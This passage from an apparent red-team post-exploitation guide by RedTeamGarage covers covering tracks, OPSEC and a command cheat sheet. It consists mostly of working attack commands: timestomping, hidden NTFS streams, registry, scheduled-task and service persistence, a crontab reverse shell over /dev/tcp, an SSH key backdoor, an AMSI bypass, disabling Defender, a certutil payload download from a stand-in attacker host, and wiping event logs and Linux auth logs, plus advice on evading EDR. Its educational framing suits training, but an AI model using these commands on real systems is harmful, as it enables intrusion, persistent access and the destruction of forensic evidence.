root@victim:~# journalctl --rotate && journalctl
--vacuum-time=1s
```

17 — COVERING TRACKS — TIMESTOMP & ARTEFACT CLEANUP

Modifying File Timestamps · Removing Dropped Files · NTFS ADS

■ POC — TIMESTOMP — Modify file timestamps to avoid detection

■ Windows Timestomp

```
# Meterpreter timestomp
meterpreter > timestomp C:\Temp\shell.exe -f
C:\Windows\System32\notepad.exe
[*] Applying timestamp from
C:\Windows\System32\notepad.exe to
C:\Temp\shell.exe
[+] Applied MACE timestamps successfully

# PowerShell – set to legitimate date
PS C:\> $file = Get-Item C:\Temp\svhost.exe
PS C:\> $file.CreationTime = '12/01/2023 09:00:00'
PS C:\> $file.LastWriteTime = '12/01/2023
09:00:00'
PS C:\> $file.LastAccessTime = '12/01/2023
09:00:00'

# NTFS Alternate Data Stream (hide data)
C:\> echo 'malicious content' > legit.txt:hidden
C:\> dir /r legit.txt
legit.txt
legit.txt:hidden:$DATA
```

■ Linux Timestamp + Cleanup

```
# Touch with specific timestamp
victim$ touch -t 202301150900 /tmp/.beacon
victim$ touch --reference=/bin/bash /tmp/.beacon

# Verify
victim$ ls -la /tmp/.beacon
-rwxr-xr-x 1 root root ... Jan 15 2023 .beacon

# Cleanup dropped files
victim$ shred -zu /tmp/linpeas.sh
victim$ shred -zu /tmp/chisel
victim$ rm -rf /tmp/.hidden/

# Overwrite before delete
victim$ dd if=/dev/urandom of=/tmp/tool bs=1M
count=10
victim$ rm /tmp/tool

# Secure delete utility
victim$ srm -rfz /tmp/evidence/
```

18 — CREDENTIAL ACCESS & OFFLINE CRACKING

Dumping Hashes · hashcat Modes · Password Mutation Rules

■ POC — CREDENTIAL DUMPING + HASHCAT CRACKING PIPELINE

[illegible]

19 — POST-EXPLOITATION OPSEC

Staying Undetected — Blend In, Move Slow, Leave Nothing Behind

OPSEC Principle	Bad Practice	Good Practice	Why It Matters
Beacon interval	5 second check-in	60-300 second jitter (±30%)	5s beacon = obvious heartbeat in NetFlow data
C2 traffic	Default Metasploit HTTPS	Malleable C2 profile mimicking Office 365	Default certs/JA3 hashes are in EDR signatures
Execution method	Drop .exe to disk	Reflective DLL injection / process hollow	Files on disk = AV scan = detection
Tool naming	mimikatz.exe, meterpreter	svchost.exe, WmiPrvSE.exe (legitimate names)	Hash + name matching = instant flag
Lateral movement timing	Immediate after getting shell	Wait 30-60 mins, move during business hours	Rapid machine-to-machine auth = alerts
Persistence	Multiple heavy mechanisms	One lightweight, well-hidden mechanism	Every persistence = another detection point
Log clearing	wevtutil cl Security	Selective deletion or log suppression	1102 (log cleared) is a high-priority SIEM alert
Process injection	Inject into random PID	Inject into browser/office app with network comms	Security products monitor hollowed-out processes

RTG OPSEC GOLDEN RULES

- ◆ The quietest shell is the one that doesn't exist on disk — use reflective loaders, in-memory execution, and LOLBins wherever possible.
- ◆ Randomise your beacon sleep intervals — a 60s interval with 30% jitter blends into CDN keep-alive traffic perfectly.
- ◆ One persistence mechanism beats ten — every additional foothold is another detection opportunity.
- ◆ Clean up after every operation — shred tools, clear history, timestamp new files before moving to the next host.
- ◆ Know your EDR — if the target runs CrowdStrike, Defender, or SentinelOne, tune your C2 profile specifically against that product.

20 — COMPLETE POST-EXPLOITATION CHEAT SHEET

Every Command — Quick Reference Card

WINDOWS PERSISTENCE — QUICK REFERENCE

```
# Registry Run Keys
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Update /t REG_SZ /d C:\Temp\shell.exe /f
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v Update /t REG_SZ /d C:\Temp\shell.exe /f

# Scheduled Task (SYSTEM, every 5 min)
schtasks /create /tn "Windows Update" /tr "C:\Temp\shell.exe" /sc minute /mo 5 /ru SYSTEM /f

# Service
sc create SysMon binpath= C:\Temp\shell.exe start= auto && sc start SysMon

# Startup Folder
copy shell.exe "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\"
```

LINUX PERSISTENCE — QUICK REFERENCE

```
# Crontab (user)
echo "* * * * * bash -i >& /dev/tcp/IP/PORT 0>&1" | crontab -

# Systemd service
echo '[Unit]\n[Service]\nExecStart=/tmp/beacon\nRestart=always\n[Install]\nWantedBy=multi-user.target' > /etc/systemd/system/monitor.service
systemctl enable monitor && systemctl start monitor

# SSH key backdoor
echo 'ATTACKER_PUBKEY' >> ~/.ssh/authorized_keys

# .bashrc hook
echo 'nohup /tmp/.update &' >> ~/.bashrc
```

AMSI + DEFENDER BYPASS — QUICK REFERENCE

```
# AMSI bypass (PowerShell)
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)

# Defender exclusion
Set-MpPreference -ExclusionPath C:\Windows\Temp
```

```
Set-MpPreference -DisableRealtimeMonitoring $true

# Encoded execution (bypass script block logging)
powershell -nop -w hidden -enc BASE64_PAYLOAD

# LOLBAS download
certutil -urlcache -f http://ATTACKER/shell.exe C:\Temp\shell.exe
```

LOG CLEARING — QUICK REFERENCE

```
# Windows — clear all event logs
Get-EventLog -List | % {Clear-EventLog $_.Log 2>$null}
wevtutil el | % { wevtutil cl $_ }

# Linux — clear history + logs
history -c && history -w && cat /dev/null > ~/.bash_history
cat /dev/null > /var/log/auth.log && cat /dev/null > /var/log/syslog
cat /dev/null > /var/log/wtmp && cat /dev/null > /var/log/btmp
```

RTG FINAL NOTE

- ◆ Post-exploitation is where real operators separate from script kiddies — the goal is to achieve objectives without getting caught.
- ◆ Persistence is insurance — plant it early, make it light, make it look legitimate.
- ◆ Data exfiltration via DNS is the hardest to detect and block — every enterprise allows DNS outbound.
- ◆ The best time to clear logs is never — but if you must, selective deletion beats blanket clearing every time.
- ◆ Document everything live — timestamps, commands, outputs — the engagement report starts at foothold, not at the end.



CONNECT WITH REDTEAMGARAGE (RTG)

The Community. The Knowledge. The Edge.

Official Website	https://www.redteamgarage.com/
Telegram	https://t.me/redteamgarage
LinkedIn	https://www.linkedin.com/company/redteamgarage-rtg

RTG MISSION

- ◆ Democratize offensive security education — free, practical, no-nonsense.
- ◆ Build the most comprehensive red team technique library available anywhere.
- ◆ Train the next generation of elite offensive security professionals globally.

© RedTeamGarage (RTG). All content for educational and authorized security testing only.